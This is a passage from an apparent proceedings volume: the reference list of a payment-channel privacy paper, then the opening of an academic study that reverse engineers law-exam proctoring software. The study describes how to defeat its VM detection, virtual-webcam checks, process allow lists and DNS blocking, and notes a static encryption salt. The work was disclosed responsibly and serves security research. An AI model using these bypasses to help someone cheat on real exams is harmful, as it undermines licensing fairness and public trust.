[16] Matthew Green and Ian Miers. Bolt: Anonymous payment channels for decentralized currencies. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *CCS*, pages 473–489. ACM, 2017.

[17] Greg Brockman. Stellar. https://stripe.com/blog/stellar, 2014.

[18] Jordi Herrera-Joancomartí, Guillermo Navarro-Arribas, Alejandro Ranchal Pedrosa, Cristina Pérez-Solà, and Joaquin Garcia-Alfaro. On the difficulty of hiding the balance of lightning network channels. In Steven D. Galbraith, Giovanni Russello, Willy Susilo, Dieter Gollmann, Engin Kirda, and Zhenkai Liang, editors, *AsiaCCS*, pages 602–612. ACM, 2019.

[19] Intel product specifications. https://ark.intel.com/content/www/us/en/ark/products/199332/intel-core-i910900k-processor-20m-cache-up-to-5-30-ghz.html. Accessed: 2021-12-21.

[20] Intel. SGX software developer's manual. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3d-part-4-manual.pdf.

[21] Joost Jager. Lightning node performance: Exploring the path to 1 000 tps. https://bottlepay.com/blog/bitcoin-lightning-benchmarking-performance/.

[22] Peter Kairouz, Sewoong Oh, and Pramod Viswanath. The composition theorem for differential privacy. In *International conference on machine learning*, pages 1376–1385. PMLR, 2015.

[23] George Kappos, Haaroon Yousaf, Ania Piotrowska, Sanket Kanjalkar, Sergi Delgado-Segura, Andrew Miller, and Sarah Meiklejohn. An empirical analysis of privacy in the lightning network. In *Financial Cryptography*, 2021.

[24] George Kappos, Haaroon Yousaf, Ania Piotrowska, Sanket Kanjalkar, Sergi Delgado-Segura, Andrew Miller, and Sarah Meiklejohn. An empirical analysis of privacy in the lightning network. In *International Conference on Financial Cryptography and Data Security*, pages 167–186. Springer, 2021.

[25] Chaitanya Konda, Michael Connor, Duncan Westland, Quentin Drouot, and Paul Brody. Nightfall protocols for private transactions on the ethereum blockchain using zk-snarks. https://github.com/EYBlockchain/nightfall.

[26] Satwik Prabhu Kumble, Dick Epema, and Stefanie Roos. How lightning's routing diminishes its anonymity. In *The 16th International Conference on Availability, Reliability and Security*, pages 1–10, 2021.

[27] Adam Langley, W Chang, Nikos Mavrogiannopoulos, Joachim Strombergson, and Simon Josefsson. Chacha20-poly1305 cipher suites for transport layer security (tls). *RFC 7905*, 2016.

[28] Ninghui Li, Min Lyu, Dong Su, and Weining Yang. *Differential Privacy: From Theory to Practice*. Synthesis Lectures on Information Security, Privacy, & Trust. Morgan & Claypool Publishers, 2016.

[29] Joshua Lind, Oded Naor, Ittay Eyal, Florian Kelbert, Emin Gün Sirer, and Peter R. Pietzuch. Teechain: A secure payment network with asynchronous blockchain access. In Tim Brecht and Carey Williamson, editors, *SOSP*, pages 63–79. ACM, 2019.

[30] LN-BIG. The nodes of ln-big. https://lnbig.com/#/our-nodes, 2022.

[31] Giulio Malavolta, Pedro Moreno-Sanchez, Aniket Kate, Matteo Maffei, and Srivatsan Ravi. Concurrency and privacy with payment-channel networks. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *CCS*, pages 455–471. ACM, 2017.

[32] Giulio Malavolta, Pedro Moreno-Sanchez, Clara Schneidewind, Aniket Kate, and Matteo Maffei. Anonymous multi-hop locks for blockchain scalability and interoperability. In *NDSS*. The Internet Society, 2019.

[33] Ania M. Piotrowska, Jamie Hayes, Tariq Elahi, Sebastian Meiser, and George Danezis. The loopix anonymity system. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1199–1216. USENIX Association, 2017.

[34] Wahbeh H. Qardaji, Weining Yang, and Ninghui Li. Understanding hierarchical methods for differentially private histograms. *Proc. VLDB Endow*, 6(14):1954–1965, 2013.

[35] Fergal Reid and Martin Harrigan. An analysis of anonymity in the Bitcoin system. In *SocialCom/PASSAT*, pages 1318–1326. IEEE Computer Society, 2011.

[36] Torkel Rogstad. Lightning network 101: Privacy. Medium post, 2019.

[37] Dorit Ron and Adi Shamir. Quantitative analysis of the full Bitcoin transaction graph. In Ahmad-Reza Sadeghi, editor, *Financial Cryptography*, volume 7859 of *Lecture Notes in Computer Science*, pages 6–24. Springer, 2013.

[38] Stefanie Roos, Pedro Moreno-Sanchez, Aniket Kate, and Ian Goldberg. Settling payments fast and private: Efficient decentralized routing for path-based transactions. In *NDSS*. The Internet Society, 2018.

[39] secp256r1. https://neuromancer.sk/std/secg/secp256r1.

[40] Weizhao Tang, Weina Wang, Giulia C. Fanti, and Sewoong Oh. Privacy-utility tradeoffs in routing cryptocurrency over payment channel networks. *Measurement and Analysis of Computing Systems*, 4(2):29:1–29:39, 2020.

[41] Saar Tochner, Maya Dotan, Aviv Zohar, and Yossi Gilad. Twilight prototype implementation. https://github.com/saart/Twilight, 2022.

[42] Saar Tochner, Aviv Zohar, and Stefan Schmid. Route hijacking and DoS in off-chain networks. In *AFT*, pages 228–240. ACM, 2020.

[43] Jiyong Yu, Lucas Hsiung, Mohamad El Hajj, and Christopher W. Fletcher. Data oblivious isa extensions for side channel-resistant and high performance computing. Cryptology ePrint Archive, Report 2018/808, 2018. https://ia.cr/2018/808.

Watching the watchers: bias and vulnerability in remote proctoring software

Ben Burgess
Princeton University

Avi Ginsberg
Georgetown Law

Edward W. Felten
Princeton University

Shaanan Cohney
University of Melbourne

Abstract

Educators are rapidly switching to remote proctoring and examination software for their testing needs, both due to the COVID-19 pandemic and the expanding virtualization of the education sector. State boards are increasingly utilizing these software packages for high stakes legal and medical licensing exams. Three key concerns arise with the use of these complex programs: exam integrity, exam procedural fairness, and exam-taker security and privacy.

We conduct the first technical analysis of each of these concerns through a case study of four primary proctoring suites used in U.S. law school and state attorney licensing exams. We reverse engineer these proctoring suites and find that despite promises of high-security, all their anti-cheating measures can be trivially bypassed and can pose significant user security risks.

We evaluate current facial recognition classifiers alongside the classifier used by Examplify, the legal exam proctoring suite with the largest market share, to ascertain their accuracy and determine whether faces with certain skin tones are more readily flagged for cheating. Finally, we offer recommendations to improve the integrity and fairness of the remotely proctored exam experience.

1 Introduction

The rapid adoption of proctoring suites (software for monitoring students while they take exams remotely) is a phenomenon precipitated by the pandemic [27]. Subsequently, we find high stakes exams being administered remotely. Recent media coverage provides anecdotal evidence that these proctoring suites introduce security concerns, reduce procedural fairness, and pose risk to exam integrity [28, 32]. In this work, we aim to investigate the anecdotal claims and systematize the study of these packages. We evaluate the proctoring software on its technical merits using traditional reverse engineering techniques and perform a fairness analysis.

Historically, computerized test taking benefited from in-person proctors and institution controlled hardware. Proctors are unavailable in the remote test-taking setting, prompting institutions to turn to proctoring suites. Proctoring suites attempt to mitigate the increased risks of cheating associated with the remote environment and student hardware by installing pervasive, highly privileged services on students' computers. Such software attempts to reduce academic misconduct during exams by limiting access to online resources and system functions, such as the ability to paste in pre-written materials. Considerable privacy concerns arise since a student's laptop is not generally a single use device that only contains class related material. A student using their own hardware faces the risk of having their personal information and other sensitive information in their possession misused or leaked by the proctoring software.

Initially, the remote proctoring software was marketed and designed for tertiary institutions, however, the software has recently been adopted for medicine and law licensing exams. Inherent societal costs to illegitimately passing students are magnified in both professions, where an inept lawyer can put an individual's liberty at stake and an incompetent physician can cause significant trauma to patients. The time and monetary burden of professional education and licensing places extreme pressure on students and this, along with the benefits of passing, increases the extent to which students may be willing to risk cheating. Maintaining confidence that degrees earned and licenses obtained ensure a minimum degree of competency and knowledge is imperative. Equally important is the confidence that no individual who merits entrance into a profession has been blocked due to false cheating allegations. Applied research into whether remote exam proctoring puts either of these interests in jeopardy is lacking in current literature and merits attention from the security and privacy community.

We conduct the first systematic, technical analysis of the remote proctoring ecosystem of law school and state

bar exam boards. By limiting the scope of our investigation to the single regulated profession of law, we can map out how the software is used across the entire profession, increasing confidence in our proposed recommendations. We do not, however, have reason to suspect that applying our methodology to other examination settings would yield substantially different results.

Through public data aggregation and survey, four exam proctoring suites utilized in 93% of U.S. law schools and 100% of remote state bar exams are identified: Examplify, ILG Exam360, Exam4, and Electronic Blue Book. Reverse engineering of these four proctoring suites reveals vulnerabilities of varying complexity that compromise the purportedly secure testing environments. We evaluate suites in the context of three potential adversaries: a law student; a law student with computer science experience; and an experienced reverse engineer. We discuss vulnerabilities identified with each. The proctoring suites we analyzed installed highly privileged system services with full access to user activities. Highlighting the privacy trade-off of the software packages, we find that system logs created *before an exam begins* are nonetheless transmitted to the vendor's servers during the exam.

We determine that Examplify implements a facial recognition classifier to authenticate a student against a pre-existing photograph prior to starting an exam. The classifier is then re-run repeatedly during the exam, depending on the settings selected by the exam administrator. At each interval, the classifier attempts to determine whether the student initially authenticated is the student who is presently taking the exam. We extract the name of the facial recognition system Examplify is using, 'face-api.js', and note they employ the pre-trained models that are publicly available on the face-api's GitHub. To evaluate whether one is more accurate than the other, we test these models against current off-the-shelf, state-of-the-art (SOTA) classifiers using several different datasets. We find significant accuracy concerns across the board.

We then evaluate the classifiers across subjects of different races and find concerning variability. We investigate proctoring suite terms of service and user interfaces to shed light on whether a user is giving informed consent to all types of monitoring the software performs.

We offer privacy protecting recommendations for remote exam proctoring administrators and students. We conclude with suggestions for vendors on ways to improve exam integrity while lessening the student privacy impact.

Contributions

- We survey the top 180 law schools and all U.S. state bar associations to determine their remote proctoring practices and release the dataset (Section 3.3).
- We reverse engineer four exam proctoring suites and identify the security the proctoring suite provides the institution and its student privacy ramifications (Section 4).
- We release a tool for automatically and rapidly extracting key security and privacy properties of exam suite software (Section 4.4).
- We perform a detailed evaluation of racial biases in the facial recognition model used in the software with the dominant market-share for remote proctoring in law schools (Section 5).

While we acknowledge that the attack techniques we use are generally well known, their application to this high-stakes context merits a comprehensive analysis.

Research Ethics & Limitations

While our survey involved contacting law schools and state bar associations to determine what platforms they use and how they use them, our work was exempt from IRB review as we did not collect data pertaining to individuals.

Our analysis of facial recognition systems used a data set containing images of incarcerated individuals who were not given an opportunity by the original researcher to consent to its use for research. We consulted with an applied ethicist independent of the project and determined that while we are unable to rectify the consent issue to fully uphold the principle of autonomy, use of these images is nonetheless appropriate, as our work fulfills the principle of beneficence in the following manner:

- Our work aims to aid marginalized groups and dis-empowered individuals by evaluating the privacy/bias concerns of software that powerful organizations require students to use.
- Our work does not cause additional harm to the individuals in our dataset, beyond perpetuating its use in academic literature.

Thus, while we are unable to uphold the principle of autonomy to the greatest extent, we believe our research is nonetheless appropriate.

Our analysis of facial recognition systems focuses on racial biases in algorithms, despite evidence that system performance is more closely tied to skin-tone with race as a proxy. However, as our very large reference data sets are racially coded rather than coded by skin tone, a more sophisticated distinguishing analysis was outside our scope.

We restrict ourselves to the law and regulated professions sub-sector of education. Centering our work on a

limited set of products allows for timely research, considering current societal needs, and more comprehensive coverage of our chosen area.

We intentionally refrain from evaluating server side components and functionality of the software packages to avoid the accompanying legal and ethical concerns. We conducted responsible disclosure to the proctoring suite vendors, making them aware of discovered vulnerabilities along with potential remediation steps. We believe this mitigates any potential harm disclosing these vulnerabilities may have on exam integrity.

2 Related Work

Several previous studies [22, 38] have discussed different threat models remote proctoring solutions face. They have recommended security features to mitigate these new vulnerabilities such as improved authentication measures or 360-degree cameras. Slusky [34] extended this by investigating the security feature claims of 20 different exam proctoring suites, noting their strengths and weaknesses against various threat models. Teclehaimanot, ET AL. [36] studied eight John Madison University professors and determined that a significant number of their students seemingly gained an advantage on remotely proctored exams despite the use of a proctoring suite. Cohney, ET AL. [9] performed a multidisciplinary analysis of the risks faced by institutions as they rapidly adopted EdTech.

A few studies attempted to quantify how a student's perceived stress and performance varies between remote and in person exam environments. Karim, ET AL. [20] studied 582 subjects taking a cognitive test in each environment and found similar scores between the two groups but a higher perceived stress level in subjects in the remote setting. Teclehaimanot, ET AL. [36] performed a meta-analysis of test scores recorded in proctored and unproctored environments, finding a 0.20 standard deviation between the two sets.

Teclehaimanot, ET AL. [36] surveyed eight experts from different universities with experience using remote exam proctoring and found the perceived trust of the vendor and the security of the offering to be the primary factors influencing their solution adoption decision. The recent work of Balash, ET AL. [4] presented a detailed user-study of student responses to remote proctoring software in light of the pandemic. Barrett [5] discussed the risks of adopting remote proctoring software in terms of bias, test-taker anxiety, and student privacy.

Previous studies have demonstrated biases in different components of facial recognition systems [23, 39]. Singh, ET AL. [33] created targeted attacks to cause false positives by the classifier. While we do not investigate these attacks in the context of Examplify's classifier, we anticipate no reason they would not be applicable. Nagpal, ET AL. [25] evaluated several different machine learning classifiers using the Multi-PIE and Morph-II datasets and found significant racial biases. We closely structure our methodology for detecting biases in Examplify's classifier to this work. The National Institute of Standards and Technology (NIST) conducted the Face Recognition Vendor Test (FRVT) to quantify face recognition accuracy at a very large scale [17], providing methodological expertise that guides our work.




Figure 1: The adoption of remote exam proctoring suites by state bar exam associations across the United States.

Perhaps more importantly, teachers and students have documented their concerns in increasing number since the start of the pandemic. Students have performed small scale experiments testing various proctoring suites [14, 19] and teachers have voiced misgivings [35] about the use of facial recognition.

3 Preliminaries

Computerized exams, coupled with the need for remote testing, have prompted increased reliance on proctoring software, some inclusive of facial recognition classifiers. Subsequently, concerns over privacy, security, racial bias, and fairness have come to the forefront.

3.1 Exam Software

Computerized exam software generally consists of a user interface that displays multiple choice questions with answers and/or text boxes for student answer entry. This is coupled with a series of cheating detection and deterrence tools tailored to meet the assumed threat model. The general assumption: students cheat by searching the internet; opening documents/programs on their computers; or consulting a device, person, or printed material during the exam. To this end, exam software generally block access to the internet and non-approved applications on the

user's machine; perform audio recordings to detect verbal communication with another person; and run facial recognition to ensure the appropriate individual takes the entire exam and does so without looking away to consult another information source.

Facial recognition is a contentious aspect of exam software given general concerns with the accuracy of such models across different skin-tones and face structures. As a result, individuals from certain groups may be flagged more frequently for potential cheating—a classic case of 'disparate impact'.

As a highly regulated industry, law pays particular attention to ethical and professional standards. When a law student cheats within school or during a licensing exam, there is a high likelihood that the accrediting organization will prohibit them (potentially permanently) from practice. We infer that these high standards within the profession affect decisions made regarding exam administration and the choice of what remote proctoring software platform to use, if any.

3.2 Legal Education

In modeling the threats to law school and bar exams, we consider the unique structure of testing and nature of the exams themselves. Law school course grades depend primarily on a single, tightly curved final exam typically worth at least 85% of the course grade. Law school grades and thus, exams, are closely tied to job prospects (more-so than many other fields) [6] and bar exam scores are a determining factor in lawyer licensing. These factors, combined with the high-debt burden associated with U.S. legal education, place extreme pressure on students. Strong motivation exists for unscrupulous students to cheat, even by means of paying outside individuals for materials, technical bypasses, or cheating tools. Law exams often take the format of a story riddled with legal issues that a student must identify and analyze. Exam answers consisting of several pages of written text are common so that cheating by copying another student's answer would be painfully obvious. Student cheating by obtaining exam content in advance to pre-write answers or using messenger apps during the exam to consult friends, comprise the likely and more difficult to detect forms of dishonesty.

COVID-19 has caused bar associations and schools to rapidly adopt an at home remote testing model, forcing administrators to look for additional assurances that cheating attempts will be detected.

3.3 Software Usage Survey

To determine the targets for our technical work, we survey software usage across bar associations and law schools. We identify the remote proctoring software used by the top 180 law schools by scraping public facing websites and making private inquiries to law school administrations. Table 1 depicts our survey results. We repeat this process for every state bar association's licensing exam and illustrate the results in Figure 1. Our data set of the individual school and state bar remote proctoring suite adoption choices is available at github.com/WWP22/ProctoringSuiteAdoption. We find that Examplify, ILG Exam360, Exam 4, and Electronic Blue Book (EBB) comprise the four primary exam software suites used by over 93% of law schools and 100% of bar exam associations. We select these for analysis in the remainder of this work.

Exam Proctoring Suite	Schools	Percentage
Examplify	99	55%
Exam4	52	29%
Electronic Blue Book	13	7.2%
Canvas	4	2.2%
MyLaw	3	1.7%
ILG Exam360	1	0.56%
Other	5	4.5%

Table 1: Examplify leads in market share followed by Exam4 and Electronic Blue Book. Two schools did not respond to inquiries and one closed down.

4 Cheating

The uncontrolled setting and hardware of the remote environment makes for a broad threat model. To evaluate the security provided by these exam proctoring suites, we present a reverse engineering methodology and propose three theoretical but realistic adversaries to a remotely proctored law exam. Practical compromises to the security features we identify, along with potential attacks from each of these adversaries, are discussed.

4.1 Methodology

The four exam suites analyzed are not open source, so we reverse engineer the binaries using existing static/dynamic analysis tools. We focus on three questions: (1) Do the exam suites provide the security guarantees they promise? (2) What privacy and security is the user required to give up to achieve these guarantees? and (3) Are the exam integrity checks fair across all examinees?

We isolate suspected critical functions using common reverse engineering methods such as system log inspection and recording of user interface dialogues. We then

Security Feature	**Examplify**	**Exam4**	**EBB**	**ILG Exam360**
Encryption at Rest	AES-256	AES-256	3DES/AES-256	AES-256
Encryption in Transit	HTTPS	HTTP	HTTP	HTTPS
Virtual Machine Detection	Block List	Block List	Block List	Block List
Virtual Device Detection	Block List	N/I	N/I	Block List
Clipboard Management	Integrated	Cleared	Cleared	Integrated
Screenshot Capture	N/I	N/I	N/I	App Window
Process/App Restrictions	Allow List	Block List	Block List	Allow List
Network Access Restrictions	Route Table	Adapter Disable	N/I	Null DNS

Table 2: Summary of security features implemented in the evaluated exam proctoring suites. N/I indicates the feature was not implemented by the exam proctoring suite.

use traditional disassembly and reverse engineering workflows to manually inspect binary areas of interest.

We employed dynamic analysis to identify and describe functionality that was not apparent through the static analysis, disabling anti-debugging functionality when present in the software.

To evaluate the integrity of exams in transit, we use standard network interposition techniques to determine whether the connection to retrieve the exam is over an encryption TLS connection or in plaintext. If the connection is over TLS, we evaluate the program's response to being served: (1) a valid certificate that has an incorrect common name; and (2) a self-signed certificate that is not recognized by any certificate authority but bears the correct common name. We also attempt to force a downgrade by blocking access to the port before the handshake can occur and then watching for further plaintext retries on a separate port.

For readability, we defer exam fairness methodology to Section 5 due to its increased depth.

4.2 Threat Model for Exam Proctoring

We informally model three adversaries likely to interfere with the fair and secure operation of a remotely proctored law exam. We emphasize that, in reality, *many* students may be modelled as a more sophisticated adversary than their background would suggest by hiring help. Attack budgets ranging from a few to several thousands of dollars are feasible, given the hundreds-of-thousands of dollars spent on law school. We define three adversaries:

Law Student An individual able to adjust basic system and file settings, configure simple hardware devices, and use known passwords. No experience in reverse engineering software, programming, modifying binary settings, or extracting encryption keys is assumed.

Law Student with CS Background An individual with significant programming experience, familiarity with basic system administration, and the knowledge to extract keys from the binary. No ability to modify any portion of the binary and no extensive experience reverse engineering software is assumed.

Experienced Reverse Engineer An individual with all the prior capabilities with additional experience analyzing and rebuilding binaries, disassembling software, and applying patches. Familiarity with advanced system administration and the ability to: adjust any setting, configure hardware devices, modify drivers, use custom encryption tools, and extract encryption keys from and modify the control flow of the binary is assumed. While we expect the number of students with this background is low, such individuals may sell their services or cracked versions of software.

4.3 Reverse Engineering Findings

This subsection details our findings regarding how proctoring suites operate. Exam proctoring suites use a few distinct components to ensure exam integrity is maintained: **computer monitoring**, **exam content protection**, and **identity verification and authentication**. We categorize our findings based on these components for the following four proctoring suites: Examplify, Exam 4, Electronic Blue Book, and ILG Exam360.

4.3.1 Computer Monitoring

The computer monitoring components in an exam suite aim to prevent a student from accessing unauthorized resources during the exam and may even restrict the student from beginning the exam if certain parameters are not met. A summary of the security related features used by each suite is provided in Table 2, along with a summary of privacy related features in Table 3. Each computer monitoring component of exam integrity is outlined, followed by each exam suite's implementation and vulnerability to the aforementioned adversaries. We validate the attacks referenced in this section against the proctoring suite in

Privacy Related Feature	**Examplify**	**Exam4**	**EBB**	**ILG Exam360**
Initial Identity Verification	Automated	N/I	N/I	Human
Continuous Identity Check	Automated	N/I	N/I	Human
System Service	Always Running	App Running	App Running	App Running
Device Identifiers	App List/OS/Hardware	N/I	N/I	OS/Hardware

Table 3: Privacy related features implemented in the evaluated exam proctoring suites. Exam4 and Electronic Blue Book do not implement any image based identity verification functionality or collect any notable device identifiers.

a simulated test environment to ensure the attacks will succeed in a real deployment.

Virtual Machine Detection Virtual machine software allows a guest operating system to be run inside the primary environment, bypassing any monitoring the proctoring suite could hope to achieve. To prevent this, most suites feature virtual machine detection to detect and prevent attempts to run the software inside a virtual container. The most common implementation of this is a simple check of the computer's CPU manufacturer to see if the string matches known virtual machine software vendors. An additional check of CPU temperature for constant values or known presets can be run since a virtual CPU does not often pass through the real value from the actual CPU.

All the exam suites we examined implement a virtual machine check by comparing the CPU vendor field against a list of known virtual machine vendors. Examplify extends this by retrieving the CPU temperature and flagging a device if it reports a CPU temperature of 100C, as this is the typical default value virtual machine vendors use. Electronic Blue Book also checks the computer, hard drive, network adapter, and bios vendor information to see if any fields contain the string 'virtual'. If a virtual machine is detected, they log the attempt and prompt the user to run the software outside a virtual machine. Table 4 provides a summary of the popular virtual machine software blocked by each proctoring suite.

The CPU vendor check implemented by all the exam suites can be easily bypassed using common virtual machine software since this field is generally configurable. The CPU temperature check Examplify conducts is defeated by configuring the virtual machine to pass through the CPU temperature of the actual computer's CPU vendor or a random string not on the block list the exam proctoring suites are using. A law student with a CS background, capable of installing a virtual machine and configuring the CPU vendor, could readily complete this attack.

Virtual Device Detection Virtual webcam and microphone devices can allow adversaries to take exams outside an appropriate physical context by replaying a prerecorded file or piping a connection to a separate device. Adversaries could bypass exam suite identity verification by returning video of themselves in another location while someone takes the exam for them or by returning a prerecorded video of them taking the exam. Exam proctoring suites attempt to mitigate this threat by checking the device vendor and bus location against a list of flagged vendors. If one of these blocked vendors is detected, the software will either flag the exam for further review or prevent the student from beginning to take it.

Examplify and ILG Exam360 detect virtual webcams and microphones by retrieving the operating system's device list and comparing it to known virtual device vendors. As Exam4 and Electronic Blue Book do not use the computer's webcam or microphone, they do not implement a check. Table 5 provides an overview of the popular virtual webcam/microphone vendors on the blocked list.

An adversary using a virtual webcam or microphone can easily evade detection by installing a virtual driver not on the known vendor list. More skillfully, an adversary could rename the driver of a blocked virtual device since the signing key of the driver is not checked by the exam proctoring suite. All these attacks are well within the capabilities of a student with a CS background. A student able to create a custom virtual device that masqueraded as a legitimate driver could redistribute this to other students.

Clipboard Management Students copying pre-written text into an exam is a major concern, especially in the field of law, where exam essay answers may require lengthy summaries of law and/or analysis that can be prepared before the exam. Exam proctoring suites attempt to prevent this by either clearing the clipboard before the exam or logging its contents for later analysis. During the exam, the clipboard generally can be used inside the proctoring suite. However, copying from outside apps is prohibited or alternately logged using a similar method.

The exam proctoring suites implement clipboard protection by calling the system clear function before the exam begins. The content is not captured before the clear operation by any of the suites. Examplify and ILG Exam360 implement a custom restricted clipboard for use inside the test environment that limits what can be copied.

Virtual Machine	Examplify	Exam4	EBB	ILG Exam360
VirtualBox	✓	✓	✓	✓
VMWare Workstation	✓	✓	✓	✓
VMWare Fusion	✓			
Parallels	✓	✓		✓
Hyper-V	✓			
QEMU	✓			

Table 4: Popular virtual machine software blocked by the evaluated exam proctoring suites. VirtualBox and VMWare Workstation were blocked by all of the proctoring suites.

These protections do not preclude the use of an external hardware connected clipboard such as a KVM or a built-in keyboard macro that allows note storage. Such hardware devices frequently present themselves as standard human interface devices, which do not require any additional drivers. We do not investigate the Mac version of the exam proctoring suites. However, colloquial evidence suggests that the iCloud clipboard sharing might bypass protections by loading information from the phone's clipboard into the Mac clipboard. Exam proctoring suites could attempt to protect against cutting and pasting clipboard content by fingerprinting the input rate of a student's keystrokes, but we did not find an implementation of this in any of the proctoring suites we analyzed. Purchasing a hardware device capable of maintaining an external clipboard is an attack most law students could perform.

Screenshot Capture Exam proctoring suites may offer screenshots of the student's screen during the exam to allow a proctor to retroactively review the exam session to determine if unauthorized resources were accessed on the computer. These screenshots are normally captured using a highly privileged system level service, which leads to potential privacy issues when an exam is not in progress.

ILG Exam360 is the only exam suite we analyzed that provides screenshot captures of the student's computer during an exam. The screenshot is captured by calling their highly privileged system service using a Javascript call that uploads the screenshot to Exam360.

Bypassing this protection directly would require someone who had extensive reverse engineering experience since integrity checks need to be removed from the Exam360 binary before a modified Javascript module can be loaded. The modified Javascript module could then be coded to either upload a set of pre-taken screenshots or only snapshot a specific area of the screen. A less complex approach to bypassing this protection would be to use a secondary display/device. However, the viability of this approach may be limited by other protections such as requiring test takers to show their work area before the exam.

Process/Application Restrictions Process restrictions are normally used to limit what applications a student can access during an exam. These are generally implemented using a process allow list that contains processes specifically allowed by the exam, in addition to critical processes the operating system needs to maintain the computer's function. A weaker implementation involves using process block lists that prevent certain processes, such as web browser activation, from being started. Both approaches are implemented using the exam proctoring suite's highly privileged system service, which starts a watchdog service that forcibly kills unauthorized processes.

Examplify and ILG Exam360 compare the processes currently running on the system to a list of processes they and the exam itself allow, continuously monitoring for and forcibly killing any processes that are running but not included on the list. Exam4 and Electronic Blue Book have a list of disallowed services that they kill upon exam commencement.

To subvert either restriction, a student with CS background could recompile a piece of open-source software to report a different process name. As an example, the Chromium web browser could be recompiled to report as 'explorer.exe', which is allowed by every testing suite we looked at since it is a critical user interface component for Windows based systems. For suites using block lists, most law students would be capable of finding a process not on the list through trial and error. Proctoring suites generally allow a student to test the exam taking restrictions before beginning the exam, providing a low risk way for students to experiment with circumventing the software.

Network Interception Closed book exams require the software to limit a student's ability to search for information on the internet. Approaches to block internet access that we found included: dropping internet traffic, inserting an active man in the middle to capture traffic, or redirecting the traffic to the vendor's servers. The simplest approach is dropping the traffic using a routing rule.

Virtual Webcam/Microphone	Examplify	Exam4	EBB	ILG Exam360
ManyCam	✓	N/I	N/I	✓
YouCam	✓	N/I	N/I	✓
MyCam	✓	N/I	N/I	✓
Logitech Capture		N/I	N/I	
OBS Studio		N/I	N/I	✓

Table 5: Popular virtual webcams and microphones detected or blocked by Examplify or ILG Exam360. Exam4 and Electronic Blue Book do not use the webcam or microphone during exams so no specific security features to target these devices are implemented.

Examplify restricts network traffic by inserting a null route into the default operating system routing table. Exam4 disables the network adapter during the examination. ILG Exam360 inserts a null DNS entry into the network configuration causing domain name resolution failure. Electronic Blue Book does not implement any network restrictions other than blocking access to common websites through their process block list. None of the implementations inspected capture browser traffic or redirect it to a site controlled by the suite vendor.

The network restrictions for both Examplify and Exam4 would likely require an experienced reverse engineer to bypass, as it requires significant modifications to the binary to override. These proctoring suites routinely check the setting throughout the exam, which prevents easier bypasses from working. ILG Exam360's protection can be bypassed by accessing external resources using the IP address or manually setting the DNS server in the browser. This is a relatively simple attack within the capabilities of any of our theoretical attackers.

Summary Most vulnerabilities can be easily exploited by a law student with a computer science background, raising serious concerns regarding the overall security of these proctoring suites. The vulnerabilities and the adversary model capable of exploiting them are summarized in Table 6. Recapping, proctoring suites attempt to maintain exam integrity through the computer monitoring discussed above and through exam content protection and identity verification/authentication, to be discussed in the next two sections.

4.3.2 Exam Content Protection

Exams are often downloaded to student computers before the actual exam begins. Security during transit between proctoring suite vendor servers and students is paramount since traffic can be easily intercepted using off the shelf solutions. Exam protection during the download and while sitting on the student's computer is vital to prevent early or unauthorized access. We detail our findings for each exam suite for both encryption at rest and in transit below.

Encryption In Transit Examplify and ILG Exam360 use transport layer security (TLS) for all their connections. The certificate chain, expiration date, and common name are correctly verified, mitigating active man in the middle attacks. The connection is never downgraded to plaintext HTTP, even if the software is unable to successfully complete the handshake. Examplify includes their own certificate store inside the software to prevent potentially using a modified system certificate store. Exam4 and Electronic Blue Book allow the individual institution to select their transport layer security settings. Electronic Blue Book allows each institution to configure whether to use TLS or not, and the configurations are available publicly. We found several that failed to enable TLS. Exam4 similarly features per-school configuration, but the configurations are not public. However, the school we obtained the Exam4 binary from did not have TLS enabled.

Examplify and ILG Exam360's implementation would require an experienced reverse engineer to modify the binary to remove the certificate verification. This would allow a man in the middle to be used to capture information in transit. Exam4 and Electronic Blue Book could potentially be exploited by a law student with CS experience depending on the configuration the institution used. If TLS was not enabled, a man in the middle proxy could be run without any significant custom configuration.

Encryption At Rest Examplify, ILG Exam360, and Exam4 use AES-256 for encrypting exams at rest on student computers. ILG Exam360 and Exam4 use SHA1 to derive the AES key from a password. Examplify uses 10,000 iterations of the PBKDF2 function to derive the exam password. The exam manifest, which contains the main exam password salt, exam information, allowed resources, and monitoring settings, is encrypted separately using a static key stored in the Examplify binary. Electronic Blue Book allows the institution to choose between 3DES and AES for exam encryption and uses 1,000 iterations of SHA1 by default for password derivation, but the institution can configure the iteration count. The pass-

	Adversary		
Vulnerable Component	Law Student	Law Student with CS Background	Exp. Reverse Engineer
Virtual Machine Detection		✓	✓
Virtual Device Detection		✓	✓
Clipboard Management	✓	✓	✓
Screenshot Capture			✓
Process/App Restrictions		✓	✓
Network Interception	✓	✓	✓

Table 6: Proctoring suite security component vulnerability to different adversary types.

word salt is statically stored in the Electronic Blue Book binary and is set to 'Kosher'.

The encryption of the exams at rest would be vulnerable to exhaustive key search attacks depending on the complexity of the password being used. The implementation used by Examplify and Electronic Blue Book can be searched moderately quickly due to the static salt and low password derivation function iterations being used. We believe these attacks could be easily conducted by a law student with CS experience.

4.3.3 Identity Verification and Authentication

Exam suites all implement some form of user authentication to ensure the test taker matches the individual to be assessed.

Logins Exam4, ILG Exam360, and Electronic Blue Book implement standard single factor logins. Examplify implements a similar single factor login. OAuth is not supported by any of these solutions. As a result, institutions cannot easily add more extensive identity verification measures such as two factor verification.

General Interaction Fingerprinting General interaction fingerprinting analyzes the pattern of a student's key strokes and mouse movements against the class average for anomalies and, if present, flags the exam for human proctor review. This poses the risk of potentially unfairly flagging students with disabilities or those who legitimately deviate from the class average pattern. While none of the suites we analyzed use this, it is used by Proctorio, a common proctoring suite outside our scope.

